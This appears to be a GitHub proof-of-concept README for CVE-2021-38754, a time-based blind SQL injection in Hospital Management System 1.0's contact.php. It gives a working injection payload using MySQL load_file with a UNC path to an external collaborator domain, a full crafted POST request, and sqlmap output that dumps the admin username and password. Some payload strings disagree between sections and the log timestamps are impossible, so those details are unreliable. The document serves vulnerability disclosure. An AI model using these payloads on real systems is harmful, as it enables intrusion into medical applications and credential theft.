


main CVE-mitre / CVE-2021-38754 /

nu11secu1ty Update nu11secu1ty.txt ...	on Nov 14, 2021 History
..	
docs	last year
CVE-SQL.py	last year
README.MD	last year
nu11secu1ty.txt	last year

README.MD

## CVE-2021-38754

### Vendor



### Description:

SQL Injection - type time-based blind vulnerability is in Hospital Management System 1.0 due to lack of input validation in messearch.php and contact.php. The txtEmail parameter appears to be vulnerable to SQL injection attacks. The payload `'+(select load_file("\\ao2f0zoz0iu9cob52rm6nhpjpav3jy7pad20toi.nu11secu1tycollaborator.net\iyv'))+'` was submitted in the txtEmail parameter. This payload injects a SQL sub-query that calls MySQL's load\_file function with a UNC file path that references a URL on an external domain. The application interacted with that domain, indicating that the injected SQL query was executed.

### MySQL Request:

```
POST /Hospital-Management-System-master/contact.php HTTP/1.1
Host: 192.168.1.215
Origin: http://192.168.1.215
Upgrade-Insecure-Requests: 1
Referer: http://192.168.1.215/Hospital-Management-System-master/contact.html
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US,en-GB;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/94.0.4606.61 Safari/537.36
Connection: close
Cache-Control: max-age=0
Content-Length: 112

txtName=579853&txtEmail=yqPiidRW@nu11secu1tycollaborator.net'%2b(select%20load_file('%5c%5c%5c5cao2f0zoz0iu9cob52rm6nhpjpav3jy7pad20toi.nu11secu1tycollaborator.net\iyv'))+'>
```

### MySQL Response:

```
HTTP/1.1 200 OK
Date: Fri, 22 Oct 2021 10:26:22 GMT
Server: Apache/2.4.51 (Win64) OpenSSL/1.1.1l PHP/7.4.24
```

X-Powered-By: PHP/7.4.24  
Content-Length: 0  
Connection: close  
Content-Type: text/html; charset=UTF-8

## Result:

```
Parameter: txtName (POST)
Type: time-based blind
Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
Payload: txtName=579853' AND (SELECT 5341 FROM (SELECT(SLEEP(5)))gfgU) AND 'HHug'='HHug&txtEmail=yqPldR@nullsecuritycollaborator.net'+(select load_file('\\\\\\ao2f0
zoz0lu9cob52rm6nbpjav3jy7pad28toi.nullsecuritycollaborator.net\\\\iyv'))+&txtPhone=732-434-44&btnSubmit=Send Message&txtMsg=832921
--
[43:53:58] [INFO] the back-end DBMS is MySQL
[43:53:58] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web application technology: PHP 7.4.24, Apache 2.4.51
back-end DBMS: MySQL >= 5.0.12 (MariaDB fork)
[43:54:10] [INFO] fetching columns for table 'admintb' in database 'myhmsdb'
[43:54:10] [INFO] retrieved:
[43:54:10] [INFO] adjusting time delay to 1 second due to good response times
2
[43:54:21] [INFO] retrieved: username
[43:54:45] [INFO] retrieved: password
[43:55:15] [INFO] fetching entries for table 'admintb' in database 'myhmsdb'
[43:55:15] [INFO] fetching number of entries for table 'admintb' in database 'myhmsdb'
[43:55:15] [INFO] retrieved: 1
[43:55:16] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
admin123
[43:55:38] [INFO] retrieved: admin
Database: myhmsdb
Table: admintb
1 entry
+-----+-----+
| password | username |
+-----+-----+
| admin123 | admin   |
+-----+-----+
```

## Reproduce:

[href](#)

## Proof:

[href](#)